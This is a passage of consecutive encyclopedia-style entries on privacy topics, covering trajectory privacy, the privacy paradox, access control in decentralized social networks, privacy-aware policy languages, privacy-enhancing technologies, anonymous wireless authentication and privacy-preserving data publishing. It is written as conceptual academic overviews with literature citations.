Some algorithms have been proposed for protecting the privacy of sensitive place visits. These methods share the assumption that an individual's overall path and identity are not considered as private. They may generalize the sensitive visits using sensitive zones or replace a sensitive place/sub-trajectory with a less-sensitive one (Wang and Kankanhalli 2020). Because only some parts of the trajectory have been distorted, this kind of method provides better data utility. However, their privacy protection still relies on the lack of adversary background knowledge, and they are not suitable for the applications where individual identity protection is required. Moreover, finding the right replacement strategy for a given application is challenging here because of problem domain dependency.

Open Problems and Future Directions

The challenge of trajectory privacy protection lies in achieving a good balance between privacy protection and data utility. The privacy

preservation ability can be analyzed using the attack model, while the data utility measures change with the tasks performed, e.g., mobility pattern mining, traffic flow prediction, and map inference. It is not trivial to design a method that preserves all data utilities simultaneously. Current DP-based techniques provide strong privacy guarantees, but do not scale well, while other techniques' privacy protection rely on some assumptions about the adversary background knowledge. Finding the right method for trajectory privacy protection for the given utility is still an open problem. A solution that can be adaptively tuned to obtain the desired privacy-utility trade-off can be extremely useful.

Definition

The privacy paradox is a concept in which online users state that they are concerned about privacy, but disclose personal data nonetheless.

Background

Privacy has been an important political topic for at least 100 years, long before the introduction of digital technologies. In the1890 law article *The Right to Privacy*, privacy was defined by S. D. Warren and L. Brandeis as *the right to be let alone*. This definition includes an individual's right to control over their own personal data and limits on what organizations and governments may collect of personal data. The type of data covered by privacy – personal data – includes all kind of information that may be associated with a living human being, such as: names, addresses, account information, current whereabouts, and family relationships.

Privacy has become a much discussed topic in the digital age since information and communication technologies (ICTs) allow for the collection and distribution of personal data on a scale never seen before. The privacy paradox – in which online users state that they are concerned about privacy, but disclose personal data nonetheless – was popularized in the early 2000s following a general concern about the potential decrease of online privacy after the mass adoption of the Internet in the mid-1990s (Bedrick et al. 1998). It is termed a paradox – or dilemma – since users state that they are concerned over privacy, however, their actions do not justify this concern – people tend to give up personal information to gain access to services and application online. For example, many people state that they are concerned regarding the misuse of personal data such as: identity, current whereabouts, and personal relationships. However, many of the same people disclose such data on Facebook or other social media. Another example is the use of virtual assistants such as Alexa and Siri, in which people feed with questions and queries that disclose personal information.

Theory

Researchers have proposed several theories for explaining the privacy paradox – why do peoples concern and actions regarding privacy differ. A systematic literature review reveals 35 different theories exploring a user's decision-making process when revealing privacy information. These theories are grouped into three main categories: *Decision-making based on a rational risk–benefit calculation*, *decision-making based on a biased risk–benefit calculation*, and *decision-making based on little-to-no risk assessment*.

The first group of theories – *decision-making based on a risk–benefit calculation* – claims that online users perform a rational calculation of the benefits and the risks associated with the disclosure of personal information. Even though there is a cost and risk when disclosing personal information, this cost is not enough to compensate for the benefits that result from this disclosure. For example, users value access to Facebook as more valuable than the risk of loss of personal information as a part of this access.

The second group of theories – *decision-making based on a biased risk–benefit calculation* – claims that online users are biased in their decision-

making. Risk assessments may be influenced by, e.g., peoples' poor ability to assess future risks. This is especially true for risks that are unknown or difficult to assess the impact of. The disclosure of personal information does in most instances not lead to any cost or misuse. Since the misuse of personal information is so rare, it is also hard to assess the risk of such disclosure. There are no standardized approaches to calculate such risks. Another type of bias is the *present bias*, in which people tend to favor instant gratification over future benefits or costs. For example, the instant access to social media may downplay the potential future cost of personal data disclosure, both because this disclosure is difficult to assess and its future impact

The third group of theories – *decision-making based on little-to-no risk assessment* – claims that there is not possible or interest among the users to perform a risk assessment of privacy. Hence, only the perceived benefits are considered in the process of disclosing personal information (Barth and de Jong 2017). The reasons for this may be that there is no available information on the privacy risks, or that it is hard for users to assess the risk accompanied disclosure of personal information.

Open Problems and Future Directions

The Internet has brought new concerns over privacy, including the privacy paradox. The privacy paradox is just as relevant today as when it was coined 20 years ago. Several theories explaining the privacy paradox has been proposed, however, no consensus has yet been reached. Moreover, there are no or few concrete proposals on how to handle or deal with the privacy paradox, and more research should focus on developing models or solutions for the privacy paradox.


Controlled data sharing in DOSNs; Decentralized access control



Definitions

Privacy management in decentralized online social networks (DOSNs) consists of techniques and mechanisms provided to allow users to (1) manage access rights to their shared data at needed granularity levels and (2) make sure their personal data is secured against unauthorized access and/or usage for non-approved purposes, such as advertisement, sharing with third parties, etc. Privacy-aware access control enables (1) all while providing support to (2) as well.

Background


DOSNs refer to systems, applications, or platforms that offer online socializing features based on a decentralized architecture (Examples of current DOSNs are Diaspora, Minds, Mastodon.).

In contrast to centralized architectures, where all components of the system are controlled and observed by a central authority (e.g., a company, a governmental entity), decentralization refers to an organizational model where independent agents collaborate within a protocol to achieve a purpose. As depicted in Fig. 1, the landscape between centralized and decentralized systems contains several levels, which can be abstracted in the following four flavors:

Privacy-Aware Access Control in Decentralized Online Social Networks, Fig. 1 The levels of centralization/decentralization from fully centralized to fully decentralized

(1) full centralization, (2) centrally controlled federation (also called enterprise-controlled), (3) peer-controlled federation (also called user-centric or user-controlled), and (4) full decentralization. Full centralization refers to systems that are logically owned and controlled by one single entity. In centrally controlled and peer-controlled federations, the system is designed in a peer-to-peer fashion where some super-peers act as local controllers of their area (i.e., federation). The difference between the two modes is that the super-peers in centrally controlled federations are in their turn owned and controlled by one centrally logical entity, whereas in peer-controlled federations, the super-peers can be owned and controlled by different independent entities. Finally, full decentralization refers to an organizational mode where all peers that collaborate in the system are fully

independent of each other, where they all have the same level of authority to start with, and where they are not subject to any supervision from central or federated entities.



Centralization constitutes one of the major threats to user privacy and to user right to fully own and control his/her data, including what is collected, when it is collected, what it is used for, and for how long it could exist. Decentralization shifts the distribution of power from the central entity to the users who produce and own the data. However, decentralization on its own does not guarantee privacy preservation (Bahri et al., 2018). First, decentralized systems are more vulnerable to security threats than are centralized ones. Indeed, tasks such as data and network security, access control management, data retrieval, data backup, failure management, etc., that the central entity provides and is responsible for under the centralized model, become themselves decentralized and thus distributed across all the peers in the decentralized system. Intuitively, each agent (peer, user) is not expected to own the same level of experience, resources, and capabilities as a centrally controlled entity would. Moreover, in decentralized systems, user data may be reproduced on the devices of other agents in order to increase its availability. This is especially critical for the provision of online social networks (OSNs) where users expect to reach the data of their friends/contacts at any time, including when the friend is asleep or their machine is out of order. Therefore, designing decentralized systems, and especially decentralized online social networks (DOSNs), requires addressing such issues, including preservation of data privacy when it is handled by other (mostly unknown) peers, i.e., solutions for privacy-aware access control.

Theory and Application

In abstraction, privacy preservation in OSNs can be divided into two main parts: (1) online privacy and (2) offline privacy (Gross and Acquisti, 2005). Online privacy is when a user controls the visibility of the data they share to other users in the system, both their direct contacts and the whole public. In OSNs, users can configure their online privacy using a privacy setting portal in the system. Technically, this is known as access control management or the mechanism by which users can organize their data and control its access as well as how this is enforced and guaranteed by the

system. As for offline privacy, it relates to the preservation of user privacy when the data is used, aggregated, or otherwise, by the system to perform analyses, to train machine learning models, to share it with other third parties, or to use it for any other purpose other than what the user intended their data to be used for.

Decentralization is supposed to answer offline privacy issues, as data is no more collected and owned by one central logical entity. However, decentralization creates a new threat model with complicated technical challenges for achieving online privacy. For instance, coordination, management of trust, and consensus to maintain a secure state of the system are some of the new required tasks and challenges of decentralization. In addition to that, some peers may act as minor central points of control that can still analyze and learn from the data they store or they observe in the network. Another privacy-related issue that faces DOSNs is the management and control of fake accounts and of fake content, which may constitute a threat to user privacy both on its online and offline aspects. Figure 2 visualizes the main challenging areas for privacy preservation in DOSNs, and more information about these aspects could be found in Bahri et al. (2018).

Privacy-Aware Access Control in Decentralized Online Social Networks, Fig. 2 The main challenging areas for privacy preservation in DOSNs

In this entry, we focus on online privacy solutions for DOSNs. More information about offline privacy-related challenges and solutions can be found in Kayes and Iamnitchi (2017).

Existing Solutions and Future Directions

Online privacy is mainly achieved through access control mechanisms. Access control management in DOSNs is provided under one of two main modes: (1) encryption based or (2) trust (non-encryption) based. In the first mode, which also accounts for the majority of existing work, the content is shared by the originating user in an encrypted format. Different types of encryption mechanisms that allow the management of access rights including handling of revocation of access, etc. have been used and proposed (Tourani et al., 2017). However, given the amounts of data and the number of connections users maintain in OSNs, and with the required granularity and changing requirements for privacy settings in OSNs, encryption mechanisms, thus far, may not overcome their by-design inherent limitations, especially in terms of efficiency in managing instantaneous revocations and highly dynamic group memberships (Paul et al., 2014).

In the second mode, data is only shared with and stored in the nodes of user contacts who are also allowed to view the content and are as well trusted to disseminate it only to other allowed entities. Techniques such as trust-based or audit-based access control management have been suggested. One of the promising research paths along this direction of trust-based and auditable access control is the investigation of blockchain technology. Blockchain allows the achievement of secure consensus on and tamper proof recording of system states in a purely decentralized environment. As such, blockchain could be used for both the recording of access control policies and the management of access requests with decentralized consensus on who is allowed to access what data. Some of the existing work in this direction could be consulted in Rahman et al. (2020).

In addition to access control management, some identity validation and defense mechanisms against fake accounts have been also proposed for

DOSNs, although they are still in their infancy (e.g., Jia et al. 2017; Soliman et al. 2015).

More research attention is needed to study other possible mechanisms for identity validation, where peers in a DOSN collaborate to maintain the sanity of the environment and minimize the chances for fake accounts or allow their detection.

Achieving privacy-aware access control in decentralized online social networks requires the design of solutions and new technologies that solve trust management and power distribution in a fully decentralized and privacy-by-design way. The blockchain technology could be seen as an opportunity in this area (Some who already made proposals on blockchain-based DOSNs are Chakravorty and Rong 2017; Guidi 2020), but current research and the blockchain technology itself are still in their infancy.

Definition

Privacy-aware access control policies are policies whose goal is to regulate the access and use of the personal information of the users according to specific privacy requirements.

Background

The protection of privacy is an increasing concern in the digital society because of the huge amount of personal information that is being collected by a number of public and private services. Emerging scenarios of user-service interactions are then pushing toward the development of powerful and flexible *privacy-aware access control models and languages*. The personal information of users who request online services cannot then be freely available and manageable by service providers. Privacy poses constraints on which data can be required for a certain service and on the way personal information once collected by a service provider can be handled, released to third parties, or stored. Recent laws and regulations, such as the General Data Protection Regulation (GDPR) (2016), and the forthcoming ePrivacy regulation in the EU, clearly aim at giving control to data subjects (i.e., individuals to whom data refer) over their personal

information. Such regulations should then be taken into consideration in the design of privacy-aware access control models and languages since they impose restrictions on how personal data have to be processed and shared.

Theory

The consideration of privacy issues introduces the need to rethinking access control and authorization specification and enforcement. Two major issues need to be addressed. First, access control needs to operate even when interacting parties wish to disclose limited or no information about themselves. Second, data collected/released during access control, as well as data stored by the different parties, may contain sensitive or personal information on which privacy policies need to be applied (data handling). Although considerable work has been performed in the field of access control for distributed services, available privacy-aware access control solutions still need to be further investigated. This situation reflects the fact that attention on security requirements has been mostly focused on addressing server-side security concerns (e.g., communication confidentiality, unauthorized access to services, data integrity). In fact, only few proposals have been focused on the development of a privacy-aware access control system that takes into consideration the user side or both the user and the server sides. We now briefly illustrate some of these proposals focusing, in particular, on the support of user-based privacy restrictions and regulation modeling.

User-Based Privacy Restrictions

The need for empowering data owners to be informed on the use of their data and be active participants in this process is largely recognized. Attention has been then devoted to the problem of empowering the user to specify privacy restrictions, regulating the secondary use or the dissemination of the data released by the user to satisfy an authorization policy and acquire access to services or resources (e.g., P3P). In Ardagna et al. (2008), the authors have developed a privacy-aware access control system that supports privacy requirements and extends traditional access control functionality with support for data handling policies. The data handling policies, which are attached to the data, regulate the use of users' data by the receiving parties (e.g., information collected through a service

will be combined with information collected from other services and used in aggregation for market research purposes) as well as how long such data are retained (e.g., information will be retained as long as necessary to perform the service). In Ardagna et al. (2012), the authors have addressed the problem of developing a powerful, flexible, and easy-to-use solution for specifying privacy preferences to offer users a more meaningful control over information released to a server. This is a fine-grained solution that allows users to specify their privacy preferences on each single property and/or credential belonging to them. Exploiting a graph modeling of the problem, the user can determine the credentials and properties to disclose to satisfy a server request while minimizing the sensitivity of the information disclosed. Such proposal takes advantage from modern credential technologies to release to the server exactly the information needed to have access and nothing more, in full respect of users' privacy.

Regulation Modeling

One of the most significant data protection and privacy regulations is the General Data Protection Regulation (GDPR) that affects any organization that collects or processes data of EU citizens, independently of where the organization is physically located. The GDPR allows users to control their data and to be informed about how such data are processed. Due to the importance of correctly capturing the requirements imposed by the GDPR, many researchers have been involved in the design of solutions that formalize such requirements and automatically check the compliance of the privacy policies enforced by the organizations with the GDPR requirements (De Capitani di Vimercati et al., 2020). Such solutions focus on different contexts (e.g., mobile health applications, crowdsourcing, IoT devices, 5G, big data), and some of them use logic-based tools due to the need of performing reasoning tasks related to compliance checking. Some recent proposals also focus on the design of policy languages able to capture data processing constraints specified in the GDPR. One of the central concepts that such policies should capture is related to the management of the consent to data processing granted by data subjects. To this purpose, the policy language should at least capture the concept of "purpose" for which data are processed, and the location where the data are physically stored and for how long.

Open Problems and Future Directions

Although some advances have been made in privacy-aware access control solutions, there are still many open issues. As a matter of fact, there is the need to provide a usable privacy-aware access control language for expressing advanced protection needs such as sharing options, indicating the parties with which the data can be shared; the granularity with which specific information can be analyzed, processed, and shared; context-based restrictions, or actions that should be triggered when simple context-based conditions are satisfied; and the purpose of the request. The model and language should also support the specification of different kinds of requirements (e.g., secondary use, provenance, legal requirements) that can be defined on both the raw data and the result of an analysis (e.g., allowing a purchase only for nonprofit research). Such requirements can also be related to the specification of restrictions forcing the use of sanitized or obfuscated (e.g., encrypted) versions of data for release to third parties or usage in an analysis, so to enrich the opportunity of data sharing in full respect of the specified policies.

Privacy-enhanced languages

Definition

Privacy-aware languages support the specification of restrictions on how personal information of the users can be accessed, managed, and disclosed once collected by an external party.

Background

Technical improvements of Web technologies have fostered the development of online applications that use personal information of the users to offer enhanced services. As a consequence, a vast amount of personal information is available on the Web, thus causing growing concerns about the privacy of the users to whom the information refers. Many research efforts have been devoted to the development of privacy-

protecting technology. In particular, current access control languages have been enriched with the ability of supporting privacy requirements to help users in maintaining control over the use of their personal information.

Theory and Application

A major factor in the evolution of the Web has been the widespread diffusion of electronic services, spanning several application contexts such as e-commerce, e-health, and e-government. A primary issue in all these scenarios has been the availability of solutions for secure data exchange, and systems for protecting online services from unauthorized accesses. However, in the last years, the focus is shifted from the protection of server-side resources to the protection of users' privacy. If users do not have some assurance that their private information is managed in a privacy-oriented way by the server, they may choose to abort an online transaction rather than disclosing their private information. Moreover, data protection regulations (e.g., GDPR) impose new privacy requirements on data processing. Some proposals have therefore focused on the definition of privacy-aware languages that address the need of a user to assess whether the privacy practices adopted by a server comply with her privacy requirements ("Platform for Privacy Preferences"). Other works have focused on the integration of privacy-aware and access control languages to provide a complete and full-fledged solution that regulates traditional access to resources and protects sensitive data of the users involved in the access process (Ardagna et al., 2010, 2008) (see also "Privacy-Aware Access Control Policies"). In Ardagna et al. (2008), the authors present a privacy-aware framework that integrates access control policies (Samarati and De Capitani di Vimercati, 2001) together with a new type of privacy policy, called data handling policy, which regulates how "Personal Identifiable Information (PII)" will be handled at the receiving parties. Also, the corresponding privacy-aware languages have been described and capture the following privacy requirements:

- *Expressivity*. The privacy-aware languages support the specification of restrictions based on generic properties (attributes) associated with subjects (e.g., name, address, occupation) and objects (e.g., owner, creation date). These attributes can be substantiated by certificates (if needed) issued and signed by trusted authorities.

- *Simplicity*. The privacy-aware languages are based on a high-level formulation of the rules, close to natural language formulation, which can be understood also by humans.
- *Context-based conditions*. The privacy-aware languages support the definition of generic conditions based on context information, including location information, to allow environmental factors to influence how and when the policy is enforced.
- *Ontology integration*. The privacy-aware languages are fully integrated with subject and object ontologies, used to specify access control restrictions, and with credential ontologies, which represent relationships among attributes and credentials.
- *Client-side restrictions*. The privacy-aware languages allow users to specify restrictions on how the released information can be used by their remote counterpart.

The proposed privacy-aware languages have been then enhanced along two main paths. First, they have been extended with the support for anonymous credentials and related cryptographic extensions (Ardagna et al., 2010). Then, they have been extended with the support for accountability between cloud computing providers and customers (Azraoui et al., 2015).

Open Problems and Future Directions

Novel research directions are being investigated in the context of privacy-aware languages. First, privacy-specific languages address sophisticated requirements such as human and machine readability, fine-grained control, and extensibility. They can be used in and adapted to many scenarios and domains with different subjects, objects, and requirements. They aim to be more abstract and general than current languages and to provide practical tools that coexist and cooperate with existing technologies in real-world scenarios. An example is the semantic analysis of policies written in natural language to extract meaningful information. Second, existing languages and frameworks are being extended with privacy-specific constructs. For instance, existing query languages (e.g., SQL) have been modified with security and privacy in mind. They also address query execution in distributed scenarios, satisfying privacy requirements and minimizing execution costs. Horizontal to these works, there are other open problems to tackle, such as an enhanced representation of the portfolio of the parties; the

support for conditions/predicates requesting encrypted data; the definition of a syntax and semantics for encryption-based statements; the definition of policies allowing the protection of the users' data after chains of releases; the definition of languages with a compact representation and fast processing engine, taking into account resource-constrained devices; and the definition of privacy-aware languages expressing novel concepts coming from regulations (Gerl et al., 2018). To conclude, the need for new languages addressing the requirements introduced by the European General Data Protection Regulation (GDPR) clearly emerges.


Data protection by design; Privacy by design; Privacy-preserving technologies; Technical data protection

Definitions

Privacy-enhancing technologies (PET) aim to design information and communication systems in accordance with *privacy law* such as the European General Data Protection Regulation (GDPR, 2016). PET consist of technical and organizational building blocks to minimizing the collection of personal data as well as their protection against unauthorized access, modification and/or destruction.



Background

Technical building blocks of PET consist of (1) *general security mechanisms* of modern computer systems, such as access control, cryptographic protection (encryption, message authentication codes, digital signatures) and redundancies, in order to fulfil the classical protection goals confidentiality, integrity, authenticity and availability, and (2) *advanced*

protection measures which eliminate or minimize the use of personal data (and thereby prevent unnecessary or unwanted processing of personal data) without loss of functionality (Blarkom et al., 2003) and enabling the end user of communication systems to protect himself or herself from being profiled by network operators, service providers and other users of the communication system (Federrath, 2005).

The term PET was introduced by Hes and Borking (1995) and has several correspondences to the concept of privacy by design (Cavoukian, 2011). A systematic description of *privacy design strategies* has been published by Hoepman (2014). The design of information and communication systems should be oriented on *technical design strategies* (Fig. 1):

- *Minimize*. Process and store the minimal amount of data.
- *Separate*. Process and store data in a distributed fashion.
- *Aggregate*. Reduce data to the least possible detail.
- *Hide*. Data should not be stored in plain view and/or in plain text.

Privacy-Enhancing Technologies (PET), Fig. 1 Privacy design strategies, based on Hoepman (2014)

Furthermore, *organizational design strategies* help to frame PET into the management of an organization:

- *Enforce*. A privacy policy should be in place and be enforced.
- *Inform*. Subjects should be informed when data is stored and processed.
- *Control*. Subjects should have control when and how data is stored and processed.
- *Demonstrate*. Compliance to policies and legal requirements must be demonstrated.

Theory and Applications

The terminology of PET has been documented and was further developed by Pfitzmann and Hansen (2010). Important terms such as anonymity, unlinkability, undetectability, unobservability, identity and pseudonymity are defined there from a technical perspective.

One of the first *privacy metrics* in PET is the *anonymity set*: a sender and/or recipient may protect his or her identity within a set of potential senders (sender/recipient anonymity set), which itself may be a subset of all subjects who may send and/or receive a message. Coming from the field of database privacy, more specific metrics such as k-anonymity, *l*-diversity and t-closeness have been established to measure the effectivity of PET. See Wagner and Eckhoff (2018) for a survey on privacy metrics.

Most PETs are focused on:

- Authentication mechanisms for users and/or devices without the need to identify users and/or devices (e.g. *pseudonys*, *blind signature*, *zero knowledge* proofs, anonymous *credentials*, attribute-based credentials)
- End-to-end encryption mechanisms to ensure confidentiality of the contents of all sent and received messages
- Additional protection against linking communication relations to ensure confidentiality of identities (e.g. Mixes, Tor)
- Database technologies which prevent the creation of usage statistics and protect from unauthorized access (e.g. *private information retrieval*, encrypted databases, *search over encrypted data*)
- Aggregation functions without knowledge of sensitive input values (e.g. *multiparty computation*, *homomorphic encryption*)

PET-specific building blocks which eliminate the risk of user profiling are mostly founded on cryptographic measures and are combined with the concepts of distributed systems. For example, the Tor system (Dingledine et

al., 2004) is a broadly known PET for anonymous web access. Tor protection mechanisms are built on *Mix networks* introduced by Chaum (1981). Mixes are chained proxy servers which collect a number of messages of equal length from many distinct senders, discard repeats, change their encoding and forward the messages to the recipients in a different order. In this way, a chain of Mixes hide the relation between sender and recipient of a message from outsiders and the administrators of the Mix servers. Change of encoding is usually implemented with public key encryption: Mixes receive encrypted messages (encrypted with the public key of the Mix) and decrypt with the private key. The outgoing messages are still encrypted with the public key of the next Mix in the chain.

Open Problems and Future Directions

Misuse of PET for illegal activities and subsequently crime prevention is one of the major challenges in the practical application of privacy technologies. This phenomenon has early been addressed in the literature after the appearance of the first PET methods (Solms and Naccache, 1992). As the Darknet makes extensive use of PET, developers of privacy technologies face the challenge of finding a technical balance between privacy protection and forensic approaches to identify criminal behaviour.

The acceptance of PET is highly affected by its influence onto the performance of information and communication systems. Therefore, the trade-off between privacy and performance (e.g. reduced speed and bandwidth while being protected or high communication speed without privacy protection) needs to be addressed by modern PET.

In the future, promising methods such as homomorphic encryption will be practically available as the computing power of modern computer systems will allow for their application in real-world systems.

Definitions

Privacy-preserving user authentication in wireless access networks provides dual-purpose protection on security and privacy. On one hand, it authenticates wireless users to service providers to ensure legitimate network access; on the other hand, it protects user identity information against malicious parties to avoid privacy breaches.

Background

A wireless access network is part of a communication network that connects wireless users to service providers. To assure that network resources are only accessible to legitimate users, user authentication is frequently required in wireless access networks. User authentication in general can be thought of as a process of proof of identity on which plenty of secure and efficient schemes have been developed. Following this methodology, most wireless access networks provide user authentication through a challenge-response process that requires wireless users to somehow disclose their identities to access points (APs) or base stations (BSs).

Recently, there is an increasing demand for privacy protection along with the rapid proliferation of wireless access networks with the emergence of 5G and other wireless techniques. The reason for such a demand can be roughly summarized as follows. Firstly, as security channels between wireless users and APs/BSs have not been established, user identity information for authentication is disclosed in the open wireless media in plaintext, and thus would be overheard by eavesdroppers. Based on user identification information, adversaries are able to derive private user information such as user whereabouts. By linking multiple communication sessions of a same user, deliberated adversaries can even profile the user's activities which would cause severe privacy issues. Secondly, wireless access networks have been widely deployed in sensitive contexts such as banking, commerce, and e-Health. Privacy breaches in these sensitive contexts could result in more severe attacks such as identity theft and phishing attacks in addition to violation of privacy regulations. Last but not the least, in the era of cloud computing and the Internet of Things (IoT), adversaries would not only be outsiders (e.g., eavesdroppers) but also insiders (e.g., service providers), or even the communicating party on the other side of the conversation. Privacy protection should be provided at different levels against adversaries with various levels of knowledge and capability.

Theory

Toward enhancing user privacy while maintaining the access security in wireless access networks, much research work has been focused on privacy-

preserving authentication. The basic idea for privacy-preserving authentication is through some cryptographic means, a legitimate user's legitimacy of using the service can be verified, while at the same time, the particular identity of the user is somehow concealed, and the fact that multiple observed sessions are related to the user is also obfuscated. The former security property is usually defined as *anonymity*, and the latter is referred to as *unlinkability*. To this end, most current privacy-preserving authentication schemes either exploit secure signature techniques with the property of so-called *k-anonymity* (Samarati, 2001; Sweeney, 2002; Samarati and Sweeney, 1998) or use attributes or pseudonyms instead of real identities for user authentication.

k-anonymity protects the identity for each person by making it indistinguishable from at least $k - 1$ identities of other individuals in the system. Signature techniques directly having such a property are ring signature (Rivest et al., 2001) and group signature (Chaum and van Heyst, 1991). In ring signature, the message can be endorsed by any member of a group, and it is difficult to determine which group member signed the message. Any group of users in the ring signature scheme can be used as a group without additional setup. For group signature, the message can be anonymously signed by any group member on behalf of the group. A group manager is involved in a group signature scheme to add/revoke group members. Privacy-preserving authentication based on these techniques can be realized by a challenge-response process, in which mobile users just need to disclose and prove their membership of a group by presenting their ring/group signatures on the challenge. Anonymity is thus achieved. Due to k-anonymity, adversaries are not able to tell if a particular person is involved in multiple sessions they observed, and unlinkability is also achieved (Lou and Ren, 2009).

Attribute-based signature (ABS) (Kaaniche and Laurent, 2016) provides another way to authenticate users without disclosing user identities. In ABS, a user responds to the challenge from the verifier by signing the message (e.g., the challenge message) with his attributes which may be shared by other users. Verifying the attributes attests legitimacy of the user without disclosing his real unique identity. With appropriate allocation of attributes, a system can achieve similar level of anonymity as *k*-anonymity. By embedding randomness in the signature, ABS is able to support unlinkability conveniently (Kaaniche and Laurent, 2016).

Using pseudonyms is yet another method to achieve privacy preservation. It is clear that anonymity can be immediately achieved by the usage of pseudonyms. To achieve unlinkability, pseudonyms for each user should be changed frequently. However, frequent changes of pseudonyms will increase the incurred overhead due to the computation of the corresponding keys. Many solutions were proposed to resolve this issue by pre-computing the keys for the pseudonyms (Cui et al., 2018). Tamper-proof devices (TPD) are usually needed to store the keys to address physical tampering attacks.

Along with privacy protection, practical systems may also have the requirement of user accountability. In *k*-anonymity-based schemes, group signature would be a better choice than ring signature when user accountability is desired. This is because the group manager in a group signature scheme has the ability to reveal the original signer in case of disputes, and ring signature does not have this property by its definition. When ring signature is applied in privacy-preserving authentication protocols, extra assumptions should be made if user accountability is desired. For example, Lu et al. (2008) assumes that a smartcard in the mobile device always includes the encrypted user identity in the signature to help the authority trace back to the signer in the future. For ABS, there have been variant schemes (Ren et al., 2015) that support signer or authority accountability. In pseudonym-based schemes, a trusted third party (TTP) is often required to reveal the real identities of individuals for user accountability.

Application

In legacy 2G/3G cellular systems, the subscriber's identity is protected from eavesdroppers on the wireless interface through the use of a short-term temporary mobile subscriber identity (TMSI) instead of the user's long-term international mobile subscriber identity (IMSI). Similarly, Globally Unique Temporary ID (GUTI) is used in LTE. However, TMSI and GUTI only prevent an eavesdropper from identifying a subscriber. The base station still has the full knowledge of the user and can easily identify a user and trace his activities. In the recent 3GPP 5G release, the subscriber's identity is protected using the so-called SUbscription Concealed Identifier (SUCI) instead of the true identity (Subscription Permanent Identifier,

SUPI). Similar to previous cellular systems, this technique only protects against eavesdroppers but not the base station. The Wi-Fi systems, including the latest WPA3, have not considered user identity privacy while providing data confidentiality. Recent progress in wireless access through low-earth orbit (LEO) satellites (e.g., Starlink) adopts a similar authentication process of WiFi at the user side. With the future convergence of wireless and wireline networks, a unified user authentication framework is expected to be in place. Above privacy-preserving authentication technologies can be applied to these systems to enhance their ability of privacy protection at the network access level.

In the literature, privacy protection has been an integral part of the protocol design of various wireless access techniques. Application-specific techniques have been proposed in emerging areas such as intelligent transportation, smart health, and IoT in general. In addition to the aforementioned techniques, device fingerprints (Kandel et al., 2019), zero-knowledge proof, and blockchain (Xiao et al., 2021) have been used for privacy-preserving user authentication. However, additional assumptions on security and resources are generally needed for these techniques.

Open Problems

Future wireless access networks are expected to support a variety of applications at different scales with different features such as heterogeneous devices, ultra-low latency, fast hand-off, system dynamics, and autonomy. To support privacy-preserving authentication, open problems exist in terms of efficiency, usability, scalability, heterogeneity, low latency, context awareness, continuous authentication, system adaptability, and intelligence.

Definition

Privacy-preserving data publishing (PPDP) is the study of sharing or publishing large collection of persons-specific data without compromising individual privacy.

Background

Knowledge- and information-based decision support systems (DSS) have become one of the most important components of many government agencies, corporations, and organizations. Typical DSS consist of nine phases: data collection, storage, sharing, integration, analysis, mining, knowledge presentation, and finally decision recommendation. The process often involves sharing large volumes of person-specific information

between multiple parties. *Privacy-preserving data publishing* (*PPDP*) is the study of sharing or publishing large collections of person-specific data without compromising individual privacy. For example, a hospital has collected a large volume of patient-specific, sensitive information and would like to share the information to a third party, say a university research team, for data analysis (Mohammed et al. 2013; Khokhar et al. 2014). In this scenario, the hospital is the *data provider*, the patients are *record owner*, and the university research team is the *data recipient*. The challenge is how to release useful data to the data recipient while preserving the privacy of the record owners. This chapter provides an overview of PPDP. Refer to (Fung et al. 2010) and (Aggarwal and Yu 2008) for more details.

There are two types of data publishing models: untrusted and trusted models (Gehrke 2006). In the untrusted model, it is possible that the data publisher may want to extract sensitive information from record owners. In the trusted model, the record owners voluntarily submit their personal information to the data publisher. Nonetheless, this does not imply the record owners allow the data publisher to share their data to other data recipients. In this chapter, we consider privacy issues in the trusted model.

A typical privacy-preserving data publishing (PPDP) system consists of several components: attack and privacy models, anonymization operations, information metrics, and anonymization algorithms. Given a raw person-specific dataset *T*, the objective of a PPDP system is to apply an anonymization algorithm on *T* and transform *it* into an anonymous version *T'* via a sequence of anonymization operations with the guidance of an information metric such that *T'* satisfies a privacy model with the goal of preventing a certain type of privacy attack.

Attack models refer to the mechanism how an attacker may launch a privacy attack on a released dataset. For example, an attacker may have access to the released dataset as well as an external dataset, and therefore has the capability to join the two datasets with the goal of narrowing down some sensitive information of a target victim. Typical attack models are record linkage, attribute linkage, table linkage, and probabilistic inferences.

Privacy models define the requirements that a dataset needs to satisfy in order to prevent a certain type of attacks. For example, Samarati and Sweeney (1998a, b) and Sweeney (2002a) defined a notion called *quasi-identifiers (QID)* which is a set of attributes that may be used to implicitly

identify an individual. A table *T'* satisfies *k*-anonymity if every instance of QID values in *T'* there exists at least *k-1* other instances of the same combination of QID values. Other common privacy models include l-diversity (Machanavajjhala et al. 2006, 2007), confidence bounding (Wang et al. 2005, 2007), *LKC*-privacy (Fung et al. 2009a), *t*-closeness (Li et al. 2007), and ϵ-differential privacy (Dwork 2007, 2008). More details of each privacy model are provided in the next section.

Anonymization operations is a sequence of modifications applying on a raw dataset *T* in order to transform it to an anonymous version *T'*. Typical anonymization operators include generalization (LeFevre et al. 2005; Fung et al. 2005, 2007), suppression (Wang and Fung 2006; Wang et al. 2007; Bayardo and Agrawal 2005), anatomization (Xiao and Tao 2006), and perturbation (Aggarwal and Yu 2008). Generalization is to transform a concept value from a lower granularity to a higher granularity according to a concept taxonomy. For example, the occupation value *doctor* can be generalized to *professional*. Suppression is to completely remove an attribute value, which can be viewed as a special case of generalization where the value *doctor* is generalized to *any job*. The goal of anatomization is to deassociate the relationship between a QID and a sensitive attribute by publishing them in two separate tables but linking them up with lossy group identifiers. Perturbation is a method that replaces the raw data values with some synthetically generated values while roughly preserving the statistical information.

While preserving the privacy of record owners, it is also important to preserve the information utility of the anonymized data, otherwise it defeats the purpose of releasing the data. The anonymization algorithm can be viewed as an optimization process searching on a multidimensional space with the goal of finding an optimal point that satisfies the privacy requirement with the maximal information utility. Thus, we need an information metric to guide each step of anonymization operation. There are two categories of information metrics: general purpose and specific purpose. General purpose refers the data publishing scenario that the data release is for a general purpose. Sometimes, a data provider does not have an idea or does not care about who will get the data and how the recipients will use the data. In this case, the general metrics are suitable to guide the anonymization algorithm. In contrast, if the data providers know the purpose of the data release in advance, then the anonymous dataset can be

better customized for such specific purpose, e.g., classification analysis (Iyengar 2002; Mohammed et al. 2011) or cluster analysis (Fung 2009b; Wang et al. 2020).

